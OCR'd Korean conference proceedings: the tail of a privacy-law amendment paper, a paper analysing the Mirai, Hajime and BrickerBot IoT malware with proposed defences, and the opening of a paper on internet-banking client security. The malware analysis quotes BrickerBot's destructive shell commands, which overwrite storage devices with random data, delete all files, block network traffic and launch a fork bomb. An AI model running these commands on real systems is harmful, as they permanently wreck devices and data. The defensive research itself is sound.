개인정보보호법 제 17조에서는 공개된 개인정보에 대하여 제 3자 제공에 관한 항목이 존재하지 않는다. 따라서 공개된 개인정보를 무단으로 수집하여 제 3자에게 제공할 가능성이 존재한다.

(3) 공개된 개인정보의 동의 범위 미 고시

개인정보보호법 제 15조 ,17조를 근거로 하여 공개된 개인정보에 대하여 암묵적인 동의가 이루어진 것이라 볼 때, 그 정보주체의 동의가 어느 범위까지 동의한 것인지에 대한 구체적인 내용을 알 수가 없다. 정보처리자가 정보주체의 암묵적인 동의라 여기고 정보주체의 동의 없이 수집 후 제 3자에게 제공할 경우 정보주체의 의사나 목적에 관계없이 공개된 개인정보가 이용될 가능성이 존재한다.

(4) 공개된 개인정보의 우월성 기준 미비

정보주체의 인격적 법익과 정보처리자의 법적 이익 간 우월성을 비교할 시 법률상 명확한 기준이 존재하지 않는다. 이는 사건에 따라 판결의 일률적이지 못한 결과를 초래한다.

III. 개인정보자기결정권 및 개인정보보호법의 문제점을 보완하기 위한 법률 개정(안) 제시

2심과 대법원의 판결을 비교 분석하고 판례에 적용된 개인정보자기결정권, 개인정보보호법 제 15조 ,제 17조에 대하여 문제점을 분석하였다. 본 장에서는 개인정보자기결정권, 개인정보보호법 제 15조, 제 17조의 문제점을 보완하기 위한 법률 개정(안)을 다음 [표 2]와 같이 제시한다.


구 분	내 용
개인정보 자기결정권	공개 당시 목적 및 이용 범위 등에 대해 정보주체가 직접 고시(추가)
개인정보보호법 제 15조	⑦ 정보주체가 정보 공개 당시 목적 및 이용 범위 등에 대하여 고시한 경우(추가)
개인정보보호법 제 17조	③ 제 15조 1항 7호에 대하여 목적 및 이용범위 등을 초과하지 아니할 경우(추가) ④ 제 15조 1항 7호에 대하여 고시하지 아니할 경우 재동의를 요구(추가)

[표 2] 법률 개정(안) 제시

(1) 개인정보자기결정권은 개인의 내밀한 영역에 속하는 정보에 국한되지 않고 공적 생활에서 형성되었거나 이미 공개된 개인정보까지 포함하지만 침해 여부에 대해 명확히 고시되어 있지 않다[8]. 따라서 개인정보자기결정권은 공개 당시 목적 및 이용범위 등에 대해 [표 2]와 같이 항목을 추가하여 공개된 개인정보의 침해받는 기준을 정보주체가 스스로 결정하게 한다[9].

(2) 개인정보보호법 제 15조를 근거로 하여 공개된 개인정보를 수집 이용할 때 암묵적 동의가 이루어진다고 할 시에 해당되는 범위에 대하여 명확히 명시해야 한다. 제 15조 1항 7호는 [표 2]의 개인정보보호법 제 15조와 같이 항목을 추가한다.

정보주체는 정보 공개 당시 해당 정보의 목적, 이용범위 등을 고시한다. 정보주체는 제 15조 1항 7호에 대하여 고시한 경우, 허용 범위 내에서 공개된 개인정보의 수집 및 이용이 가능하다. 하지만 정보주체가 제 15조 1항 7호에 대하여 고시하지 않을 경우, 공개된 개인정보는 영리적 목적이 아닌 경우에 대하여 수집 및 이용을 허용할 수 있다. 이를 통해 정보주체는 공개된 개인정보에 대한 자신의 동의 의사를 명확히 밝힐 수 있다. 또한 정보주체가 원치 않는 공개된 개인정보의 무분별한 정보 수집, 이용을 방지할 수 있다[7].




[그림 2] 15조 개정(안) 흐름도

(3) 개인정보보호법 제 17조 1항에서는 개인정보의 제 3자 제공에 대하여 공개된 개인정보에 관련된 사항이 존재하지 않는다. 제 17조 1항 3호, 4호는 [표 2]의 개인정보보호법 제 17조와 같이 항목을 추가한다.

정보주체가 제 15조 1항 7호에 대하여 고시하였을 경우, 이는 정보주체의 암묵적인 동의로 보며, 정보처리자는 허용범위 내에서 제 3자에게 정보를 제공할 수 있다.

정보주체가 제 15조 1항 7호에 대하여 고시하지 아니하였을 경우, 공개된 개인정보는 영리적 목적이 아닌 경우에 대하여 제 3자에게 제공을 허용할 수 있다. 만약 정보처리자가 영리적 목적으로 공개된 개인정보를 제 3자에게 제공할 경우 반드시 정보주체의 재동의를 받아야 한다[7].



[그림 3] 17조 개정(안) 흐름도

(4) 정보주체의 인격적 법익과 정보처리자의 법적 이익 간 우월성을 판단할 시, 법률상 행정 처리를 위한 목적, 공공의 이익을 위한 목적, 정보주체나 정보처리자 혹은 제 3자의 급박한 생명, 신체, 재산상의 이익을 법적 이익으로 기준하여 공정하고 일률적인 결과를 나타내어야 한다. 또한 본문에서 제시된 개인정보보호법 제 15조 1항 7호, 제 17조 1항 3호, 4호 조항들을 통해 정보주체의 의사를 명확히 함으로써 정보주체와 정보처리자 간의 우월성 판단에 도움이 될 것이다[5],[6],[7].

IV. 결론 및 향후 연구방향

본 논문에서는 공개된 개인정보에 대하여 정보처리자가 정보주체의 동의 없이 수집하여 이를 제 3자에게 제공한 사건에 대해 각기 다른 판례를 비교분석 후 개인정보자기결정권, 개인정보보호법의 법률상 문제를 파악하고, 개정(안)을 제시하였다.

본문에서 정리한 판결의 비교분석을 통해 도출된 문제점에 대하여 정보주체의 공개된 개인정보 침해 범위를 명확히 하고, 개인정보보호법에서 공개된 개인정보에 관한 조항을 추가함으로써 정보주체의 공개된 개인정보에 대한 개인정보자기결정권을 보장한다. 또한 정보주체가 암묵적 동의에 관한 구체적인 범위를 설정하고 재동의에 관한 조항을 추가함으로써 정보주체의 공개된 개인정보 사용에 관하여 정보주체가 스스로 범위를 결정할 수 있다. 이와 같이 개인정보자기결정권, 개인정보보호법 제 15조, 17조에 대한 개정(안)을 제시함으로써 도출된 문제점에 대하여 보완하였다.

이로 인해 공개된 개인정보에 대해 수집, 이용, 제공할 때 개인정보자기결정권의 침해 및 개인정보보호법의 위법 여부를 판단하여야 하는 사건이 발생할 경우 본 논문의 연구를 통해 공개된 개인정보의 침해 사건들에 대하여 객관적이고 공정한 판결을 하는데 지표로 작용할 것으로 예상된다.

향후 제시된 개인정보보호법 개정(안)을 적용할 때 제 15조 1항 7호에서 정보주체가 정보공개 당시 정보처리자, 정보이용자에게 목적 및 이용 범위에 대하여 직접적으로 명확하게 고시하는 방법, 개인정보보호법 개정(안) 제 17조 1항 4호에서 제 3자가 공개된 정보를 이용할 시 정보주체의 재동의를 받는 과정, 정보주체가 재동의를 받을 수 없는 경우 처리방법의 추가적인 대책방안이 필요하다. 또한 정보주체와 정보처리자 간의 법률적인 우월성 여부를 구체적이고 명확하게 판단하기 위해 우월성 기준 확립에 대한 지속적인 연구가 요구된다.

[참고문헌]

[1] 조민양, 스마트시대의 개인정보보호법제, 충북대학교, (2013)
[2] 박창욱, 인터넷상 개인정보보호법제의 문제점과 개선방안에 관한 연구, 울산대학교 대학원, (2008)
[3] 오대한, 개인정보권의 침해에 대한 사법적 구제, 전남대학교 대학원, (2015)
[4] 일요서울, "이미 공개된 개인정보, 본인 동의 없어도 수집·제공", http://www.ilyoseoul.co.kr, (2017.02.20)
[5] 대한민국법원 종합법률정보, "서울중앙지법 2014. 11. 4. 선고 2013나49885 판결", http://glaw.scourt.go.kr/
[6] 대한민국법원 종합법률정보, "대법원 2016. 8. 17. 선고 2014다235080 판결", http://glaw.scourt.go.kr/
[7] 국가법령정보센터, "개인정보보호법", http://www.law.go.kr/, (2017.03.30. 시행)
[8] 이응세, "개인정보 소송 자기결정권", http://www.eungselee.com/269, BARUNLAW,

(2015.05.15)
[9] 한명수, 개인정보 보호 및 활용에 대한 법적 고찰, 건국대학교 대학원, (2016)

IoT 환경에서의 악성코드 동향 분석 및 대응방안 연구

김애솔, 양정인, 양준호, 서정택

순천향대학교 정보보호학과

Analysis of Malware Trend in the IoT Environment and its Countermeasure

Aesol Kim, Jeongin Yang, Junho Yang, Jungtaek Seo

Department of Information Security Engineering,

Soonchunhyang University.

요 약

최근 사물인터넷(Internet of Things, 이하 IoT)은 ICT(Information & Communication Technology) 시장의 신산업을 이끌어가는 핵심 부가가치 산업으로 급부상하고 있다. 차량, 가전, 의료기기 등 다양한 분야에 IoT 기술이 적용되기 시작하고 보급률이 높아짐에 따라 IoT기기를 대상으로 한 악성코드가 등장하기 시작했다. 본 논문에서는 Mirai, Hajime, BrickerBot 총 3종류의 IoT 악성코드의 특징과 동작 방식을 비교분석한 결과를 토대로 IoT를 대상으로 하는 악성코드의 감염에 대한 대응방안을 연구하고자 한다.

I. 서론

IoT는 사람과 사물 간 및 사물과 사물 간을 연결하여 초연결 사회를 구축하고 사용자 중심의 지능형 서비스를 제공하기 위한 기술을 말한다.[1] ICT 분야의 유망한 기술로 각광받고 있으나 IoT의 보급률이 높아짐으로 인해 IoT 기기를 대상으로 하는 악성코드가 잇따라 등장하는 추세이다. 이에 따라 IoT 기반의 제품 및 서비스에 발생하는 보안위협에 대한 우려 역시 급증하고 있다.

16. 08.경에 등장한 'Mirai'는 해외 인터넷 도메인 업체 '딘(Dyn)'을 공격하여 DDoS(Distributed Denial of Service) 공격을 일으키기도 했으며 지금까지도 IoT기기에 DDoS공격을 일으키고 있다. 이후, 제작자가 자신이 선의의 화이트 해커임을 주장하는 'Hajime'가 등장했다. Hajime는 눈에 띄는 악성 행위 없이 오히려 감염된 기기의 보안취약점을 차단하여 Mirai와 같은 다른 위협으로부터 기기를 보호하는 기능을 한다. 그러나 Hajime 봇넷의 주도권을 가진 제작자의 의도가 악의적으로 변하여 안 좋은 결과를 초래할 위험성이 있다. 2017년에 들어서는 하드웨어를 손상시키는 PDoS(Permanent Denial of Service) 공격이 증가함에 따라 IoT 기기를 감염시켜 저장 공간을 파괴하는 'BrickerBot'이 등장했다. Mirai와 경쟁하는 Hajime, BrickerBot 등의 악성코드의 등장으로 IoT 기기의 보안상 취약점과 기기 관리·감독이 철저하지 못한 점 등이 문제점으로 제시되었다.

본 논문의 구성은 다음과 같다. 2장에서는 대표적인 IoT 악성코드인 Mirai, Hajime, BrickerBot 의 기능 및 특징을 분석하고, 공통점 및 차이점을 비교해본다. 이러한 악성코드의 감염에 대한 대응방안을 3장에서 연구하고, 마지막으로 4장에서 본 논문에 대한 결론을 도출할 것이다.

II. IoT 악성코드 기능 및 특징 비교 분석


2.1 IoT 악성코드 기능 및 특징

2.1.1. Mirai 악성코드

지난해 8월 처음 등장한 Mirai 취약한 IoT기기를 대상으로 봇넷을 구축하여 DDoS공격을 수행한다. 2016년 10월 해외 인터넷 도메인 업체 '딘(Dyn)'을 공격하여 대규모 DDoS 공격을 일으킨 주범으로 지목되기도 했다.[2]

한국의 미라이 봇넷 감염 IoT 기기 수는 2017년 2월 기준 200만 대 이상으로, 국내 IP 카메라와 라우터 등이 이미 봇넷에 상당히 많은 부분 감염된 것을 알 수 있고 이후 점차 증가할 것으로 예상된다.[3]

Mirai 악성코드의 동작원리는 다음과 같다.



[그림 1] Mirai 악성코드 동작원리

Mirai는 다음과 같은 기능을 한다.

- Telnet Brute Force
  - 관리자 계정 기본 설정을 변경하지 않은 기기를 대상으로 랜덤 IP를 생성하여 Telnet 포트(23번)로 사전식 전사공격을 시도한다.[2]
- 악성코드 다운로드를 통한 봇넷 형성
  - 접속 가능한 IoT기기를 발견할 경우 Mirai 악성코드를 기기에 다운로드하는 방식으로 봇넷을 형성한다.
- Busybox 주입
  - 임베디드 기기 특성상 명령어의 한계로 인해 악성코드 다운로드에 실패할 경우, Busybox를 주입하고 Busybox의 'wget' 명령어를 이용하여 다운로드에 성공하게 된다.[2]
- C&C 서버 접속 및 명령 수행
  - 형성한 봇넷은 C&C(Command & Control) 서버에 접속한 후 명령 수신까지 대기한다. 이후 공격 명령 발생시 DDoS공격을 수행한다.
- 재부팅 방지
  - 해당 악성코드는 메모리에 상주하면서 디스크에서 파일을 삭제하기 때문에 임베디드 기기 재부팅 시 악성코드의 동작이 중지된다.[2] 이를 막기 위해 재부팅 방지 기능이 악성코드에 내포되어 있다.


기존의 Mirai 악성코드는 주로 IoT 기기를 대상으로 하였으나 국내에서 발견된 악성코드는 특정 웹 사이트에 숨겨져 있었다.[4] 이는 Mirai 악성코드가 임베디드 기기 이외에도 다양한 방법으로 유포될 수 있을 가능성에 대해서 시사한다.

또한 해당 악성코드의 소스코드가 지난해 10월 초 공개되어 이후 추가적인 기능을 탑재한 변형 Mirai 악성코드가 제작 및 유포 될 가능성이 높아졌다.

2.1.2. Hajime 악성코드

2016년 10월 Mirai 악성코드의 변종인 Hajime 악성코드가 등장했다.[5] Hajime 악성코드는 감염된 기기의 취약한 포트를 차단하는 등, 다른 악성코드로부터 감염되지 않게 보호하고, 별다른 공격코드 없이 유포모듈만 탑재된 악성코드이다. 지금까지 세계적으로 30만여 대에 달하는 기기가 Hajime에 감염된 것으로 추정된다.

Hajime는 다음 [그림 2]와 같이 동작한다.



[그림 2] Hajime 악성코드 구성 및 동작

- Telnet Brute Force
  - 랜덤 IP를 생성하여 Telnet 포트(23번)을 통해 접속을 시도하고 기본설정 비밀번호들로 사전식 전사공격을 시도한다.
- 포트 차단 및 메시지 출력
  - 4개의 포트(23, 7537, 5555, 5358)에 대한 접근을 차단하며 [그림 3]와 같은 메시지를 10분마다 출력한다.

```
Just a white hat, securing some systems.
Important messages will be signed like this!
Hajime Author.
Contact CLOSED Stay sharp!
```

[그림 3] hajime의 메시지[5]

- P2P 네트워크 사용 및 명령 수행
  - P2P(peer-to-peer) 네트워크를 사용하여 명령어 및 업데이트를 전송하여 공격자의 명령을 수행한다.

Hajime는 유포모듈을 통해 전파되어 봇넷을 형성하고 있으며, 아직까지는 별다른 공격행위가 없지만, 언제든지 공격자의 지시를 수행할 가능성이 있다.

2.1.3 BrickerBot 악성코드

올해 3월경에 발견된 새로운 형태의 악성코드인 BrickerBot은 PDoS형태의 사이버 공격을 수행한다. 'PDoS'는 펌웨어 또는 시스템의 기본 기능을 손상시키는 공격으로, 영구적인 서비스 거부라는 점에서 기존의 DDoS공격과는 차이가 있다.[5][6] 대부분의 공격은 아르헨티나에서 시작되었으며, 지금까지 20만여 대에 이르는 기기가 감염된 것으로 추정된다.

BrickerBot은 다음과 같은 기능을 한다.

- 지속적인 버전 업데이트
  - 3월 초 BrickerBot.1 등장 이후 4월 초에 나타난 BrickerBot.4까지 나온 것으로 보아 코드를 조금씩 변형하여 지속적인 업데이트를 하고 있는 것으로 추정된다. BrickerBot은 모든 버전이 공통적으로 감염된 기기의 인터넷연결과 장치의 성능을 방해하는 동작을 수행한다.
- Telnet Brute Force
  - Mirai가 사용한 것과 동일한 Telent 전사공격을 이용한다. BrickerBot은 BusyBox 툴킷을 사용하는 리눅스 기반의 IoT 기기들을 주로 공격대상으로 삼는다.
- 메모리파괴 기능
  - 다음 [그림 4]는 BrickerBot이 감염된 기기에서 실행하는 코드로 '/dev/mtd', '/dev/mmo' 등의 메모리관련 특수 장치와 하드디스크를 난수값으로 덮어씀으로써 파괴한다.

```
fdisk –l
busybox cat /dev/urandom >/dev/mtdblock0 &
busybox cat /dev/urandom >/dev/sda &
busybox cat /dev/urandom >/dev/mtdblock10 &
busybox cat /dev/urandom >/dev/mmc0 &
busybox cat /dev/urandom >/dev/sdb &
busybox cat /dev/urandom >/dev/ram0 &
```

[그림 4] busybox 명령어를 이용한 메모리 파괴

- 장치성능 및 인터넷 연결 방해

- 장치의 모든 파일과 iptables, 방화벽, NAT(Network Address Translation) 규칙을 삭제하며 나가는 패킷을 DROP하는 룰을 추가하는 동작을 수행한다. ‘sysctl’ 명령어를 사용하여 TCP 타임스탬프 파라미터를 비활성화하고 실행 가능한 최대 스레드 수를 1로 제한하는 등, 인터넷 통신을 제한한다.[6]

```
route del default;iproute del default;rm –rf /* 2>/dev/null &
iptables –F ; iptables –t nat –F; iptables –A OUTPUT –j DROP
d(){ d|d & };d 2>/dev/null
sysctl –w net.ipv4.tcp_timestamps=0; sysctl –w kernel.threads-max=1
halt –n –f
reboot
d(){ d|d & };d
```

[그림 5] 커널의 파라미터 값 변경

2.2. IoT 악성코드의 공통점 및 차이점

이름	Mirai	Hajime	Brickerbot
동작 방식	Telnet password 전사공격 (Busybox)		
공격	DDOS	-	PDOS
특징	주변 기기 악성코드 유포 및 C&C 통신	Telnet (23,7537, 5555,5358) 차단 및 P2P 통신	데이터 삭제 및 인터넷통신 제한

[표 1] - IoT 악성코드의 공통점 및 차이점

Ⅲ. 대응방안

3.1. 현재까지 제시된 대응방안

2장에서 분석한 IoT 악성코드들에 대한 현재까지 제시된 대응방안들은 다음과 같다.

- 기본으로 설정되어 있는 ID/PW 변경
  - BusyBox를 이용하여 기본 ID와 PW를 바꾸지 않은 계정에 전사공격으로 접속을시도하기 때문에 ID와 PW를 변경할 경우 피해를 줄일 수 있다.
- 텔넷 서비스 비활성화
  - 3가지 악성코드 전부 Telnet 서비스를 이용하고, 해당 서비스를 이용하는 것은 보안에 매우 취약하기 때문에 반드시 필요하지 않다면 Telnet 서비스를 비활성화하는 것이 좋다.
- 비정상적인 접근 탐지
  - 반복적으로 접속시도하거나 다수의 접속 실패가 발생할 경우 사용자에게 보안 알람을 보내는 단순한 장치나 접근제어 기능으로도 악성코드에 대응할 수 있다.[2]

3.2. 본 논문에서 제시하는 대응방안

본 논문에서는 IoT 악성코드에 대한 기존의 대응방안 외에 다음과 같은 대응방안을 제안한다.

- Watchdog 감시 프로세스 생성
  - Mirai와 Hajime 악성코드는 기기 재부팅 시 동작이 중지한다. 그래서 Mirai의 경우, 시스템이 원활하게 동작하지 않을시 기기를 재부팅하는 watchdog 프로세스를 비활성화하여 재부팅을 방지한다. watchdog의 실행여부를 감시하는 프로세스를 생성하여 해당 기능이 비활성화 되었을 경우 악성코드에 감염된 것으로 판단하고, 기기를 재부팅하여 메모리에서 실행중인 악성코드의 동작을 중지시키는 방법이 있다.
- 명령어 제한 및 이상행위 탐지
  - BrickerBot은 취약한 기기를 파괴하는 공격코드를 사용하므로, 공격코드에 자주 등장하는 문자열 등을 명령어로 실행하는 시도를 제한하는 방법을 생각해 볼 수 있다. 이밖에도 랜덤한 비트로 메모리를 덮어쓰는 등 정상적인 사용자가 행할 것이라고 생각되지 않는 비정상적인 행위를 탐지하는 방법도 있을 수 있다.

• Busybox 커스터마이징

- Busybox는 현재 오픈소스로서 누구나 수정이 가능하다. IoT 기기의 제조공정에서 wget과 같은 다운로드 관련 명령어들을 수행할 시 관리자 계정 ID/PW가 아닌 추가적인 인증을 수행하도록 커스터마이징된 Busybox를 탑재한다면, 악성코드의 다운로드 자체를 차단하여 피해를 막을 수 있을 것이다.

본 논문에서는 앞으로도 시장 규모가 증가할 것으로 예상되는 IoT 분야를 위협하는 IoT 악성코드에 대해 분석을 진행하였다. 현재까지 제시된 대응 방안은 대부분이 사용자 측면에서의 예방 방법이었다는 한계점이 있었다. 본 논문은 시스템 측면에서도 적용할 수 있는 대응방안을 제시함으로써 IoT 환경에서의 보안성을 강화할 수 있을 것으로 기대된다. 개발사의 자발적 참여를 유도하기 위해서는 설계 단계에서의 보안 솔루션 여부를 심사 항목에 추가하는 등 최소한의 보안성 인증 평가 또는 그 밖에 가이드라인이나 정책 등이 뒷받침되어야 할 것이다.

Ⅳ. 결론

본 논문에서는 IoT 환경에서 규모가 큰 봇넷을 구성하는데 이용되는 3가지 악성코드의 비교 분석을 통해 해당 악성코드들의 공통점과 차이점을 살펴보고 그 결과를 토대로, IoT 악성코드에 대비할 수 있는 기존의 대응방안 및 새롭게 적용할 수 있는 대응방안 또한 제시해보았다.

하지만 IoT 환경에서의 보안 문제를 개선하기 위해서는, PC나 모바일 환경에 비하여 IoT는 상대적으로 규모가 작기 때문에 메모리 등의 용량이 제한되어 있어 보안 솔루션을 설치하고 실행하기에 충분하지 않다는 한계점이 있다.

점차 우리 생활의 많은 부분에 IoT 기술이 적용되고 있는 만큼 공격 대상 또한 점차 확대될 것이다. 본 논문에서 추가적으로 제시한 대응방안은 현재 등장한 악성행위에 대해서 적용 가능 할 것으로 생각되나, 시시각각으로 변종이 탄생하는 만큼 향후 IoT 공정 단계에서부터 보안을 고려한 운영체제나 솔루션을 설계하는 등 근본적인 대응책에 대한 연구가 필요할 것이다.

* 본 논문은 2016년도 한국에너지기술평가원(KETEP)의 지원을 받아 수행된 연구입니다 (No. 20162220200010).

[참고문헌]

[1] "IoT 공통보안가이드" IoT 보안얼라이언스. 2016.

[2] "2016년 Mirai 악성코드 동향" 한국인터넷진흥원(KISA), 2016.

[3] 길민권. "한국, 미라이 봇넷 감염 기기 급증…메가톤급 DDoS 공격 방어대책은?" 데일리시큐. http://www.dailysecu.com/?mod=news&act=articleView&idxno=18773

[4] 원병철. "사상 최대의 디도스 공격 주범 미라이, 한국에서도 발견" 보안뉴스. http://www.boannews.com/media/view.asp?idx=53213&page=1&kind=1&search=title&find=mirai.

[5] Swati Khandelwal. "To Protect Your Devices, A Hacker Wants to Hack You Before Someone Else Does" The Hacker News. http://thehackernews.com/2017/04/vigilante-hacker-iot-botnet.html.

[6] "BrickerBot" Results In PDoS Attack - Radware, 2017년 4월 5일..... ... https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-permanent-denial-of-service/

[7] Rick Simon. "Mirai, BrickerBot, Hajime Attack a Common IoT Weakness" McAfee.

https://securingtomorrow.mcafee.com/mcafee-labs/mirai-brickerbot-hajime-attack-common-iot-weakness/.

[8] "30만 개의 감염된 기기를 이용해 사물인터넷 세상을 정복하는 Hajime" Kaspersky Lab. http://news.kaspersky.co.kr/news2017/04n/170427.htm.

[9] "비지박스" 위키백과. https://ko.wikipedia.org/wiki/%EB%B9%84%EC%A7%80%EB%B0%95%EC%8A%A4.

[10] BrickerBot PDoS Attack: Back With A Vengeance - Radware, 2017년 4월 21일 .https://security.radware.com/ddos-threats-attacks/brickerbot-pdos-back-with-vengeance/

[11] 배상태, 김진경. "사물인터넷(IoT) 발전과 보안의 패러다임 변화" KISTEP InI :14 (2016.06): 44-57

[12] Kasey Panetta "Gartner's Top 10 Strategic Technology Trends for 2017" Gartner. http://www.gartner.com/smarterwithgartner/gartners-top-10-technology-trends-2017.

인터넷 뱅킹 서비스의 사용자 영역에서의 보안기술 분류 및 분석

안영호*, 오인수*, 이경률**, 이선영*, 임강빈*

*순천향대학교 정보보호학과, **순천향대학교 보안안전융합기술사업화센터

Classification and Analysis of Security Techniques for User Terminal Area in the Internet Banking Service

Youngho An*, Insu Oh*, Kyungroul Lee**, Sun-Young Lee*, Kangbin Yim*

*Dept. of Information Security Engineering, Soonchunhyang University

**R&BD Center for Security and Safety Industries (SSI), Soonchunhyang University

요 약

인터넷 뱅킹 서비스가 보편화됨에 따라, 사용자들은 온라인을 통하여 편리하게 재화 교환이 가능해졌지만, 이로 인하여 공격대상이 증가되고 인터넷 뱅킹 서비스에서 존재하는 보안위협에 의하여 해킹사고가 지속적으로 발생하는 실정이다. 이러한 문제점을 보완하기 위하여 인터넷 뱅킹 서비스의 전역에 다양한 보안 기술이 적용되었다. 본 논문에서는 인터넷 뱅킹 서비스에서 가장 취약한 사용자 영역의 안전성을 보장하기 위하여 적용된 보안기술을 조사하여 이를 분류하고 분석하였다. 이를 통하여 사용자 영역에 해당하는 공격의 위험성을 인지하고 추가적인 보안 위협에 대한 연구 증진을 도모한다.

I. 서론

인터넷 뱅킹 서비스가 보편화됨에 따라, 사용자들은 온라인을 통하여 편리하게 재화 교환이 가능해졌지만, 이로 인하여 공격대상이 증가되고 인터넷 뱅킹 서비스에서 존재하는 보안위협에 의하여 해킹사고가 지속적으로 발생하는 실정이다. 이러한 사고를 규제하기 위하여 인터넷 뱅킹 서비스와 관련된 법률이 제정되었지만, 법률은 사후 처리를 위한 수단일 뿐 사고를 예방하는 역할이 아니다. 이에 인터넷 뱅킹 서비스에서 존재하는 보안위협에 대응하기 위하여 다양한 보안 기술들이 연구되었다. 본 논문에서는 인터넷 뱅킹 서비스의 안전성을 확보하고자 연구된 보안기술을 금융기관 영역, 네트워크 영역, 사용자 영역으로 분류하고, 안전성에 민감한 사용자 영역에 적용된 보안 기술에 대하여 조사한 결과를 서술하여 추가적인 보안 위협에 대한 연구 필요성을 제안한다.

II. 보안 기술 분류

국내에서는 2005년 5월에 최초의 인터넷 뱅킹 사고가 발생하였으며, 이와 같은 위협에 대응하고자 키보드 보안 프로그램, PKI 응용 프로그램 등의 보안 기술이 도입되었다. 이러한 보안 기술들은 주요한 해킹 사고가 발생할 때마다 발전하였으며, 이를 [그림 1]에 나타내었다[1].


해킹 사고 발생에 따라 공격에 대한 영역별 보안 기술이 적용되었고, 현재는 사용자 PC 등의 전자적 장비와 유/무선 기반 네트워크, 인터넷 뱅킹 서버, 인증 서버, 은행 호스트를 포함한 금융기관에서 다양한 위협에 대응하기 위하여 [그림 2]와 같은 영역별 보안 기술이 연구되었다.

III. 사용자 영역에서의 보안 기술

온라인으로 인터넷 뱅킹 서비스를 제공하기 위하여 서비스 영역을 금융기관 영역, 네트워크 영역, 사용자 영역으로 구분하며, 그 중 금융기관과 네트워크 영역은 공개되지 않은 환경과 암호학적으로 안전한 구성으로 인하여 공격을 위해서는 많은 시간과 노력이 필요로 한다. 이러한 이유로 공격자는 상대적으로 취약한 사용자 영역으로 공격을 시도하였으며, 이를 대응하기 위하여 다양한 보안 기술이 연구되었다. 사용자 영역에서의 보안 기술은 키보드 보안프로그램, PKI 응용 프로그램, 종단 간 암호화, 해킹 방지 프로그램, 개인 방화벽, 이동식 매체 보안, 역공학 방지기술로 분류되며, 이를 [표 1]에 나타내었다.

	1999년	2000년 9월	2002년~2005년	2005년 12월	2007년~현재
컴플라이언스	인터넷 뱅킹 서비스 출시	전자서명법 개정		전자금융거래 보안강화조치	전자금융거래법 강화
보안조치 전자적 장치	아이디/비밀번호 → 공인인증서 (사용자 인증)		보안카드	키보드 보안 프로그램 해킹 방지 프로그램 보안카드의 조합 번호 OTP	안티 피싱/파밍 종단 간 암호화 가상 브라우저 HSM
보안조치 별도 장치					
주요 해킹사고	아이디/비밀번호 유출	악성코드에 의한 공인인증서 유출	악성코드에 의한 보안카드 유출	악성코드, 피싱, 중간자 공격에 의한 고객정보 유출	DDoS 공격, 사회공학에 의한 고객정보 유출

<그림 1> 국내 인터넷 뱅킹 서비스 보안기술의 발전과정



<그림 2> 인터넷 뱅킹 서비스에서의 보안기술 분류

3.1 키보드 보안 프로그램

인터넷 뱅킹 서비스를 이용하기 위해서는 사용자로부터 각종 정보를 입력받는 입력 장치가 필요하며, 일반적으로 키보드를 주로 사용한다. 하지만 키보드로부터 입력되는 정보는 공격자에게 쉽게 노출되는 문제점이 존재하며, 이를 보호하기 위한 방안이 연구되었다[2].

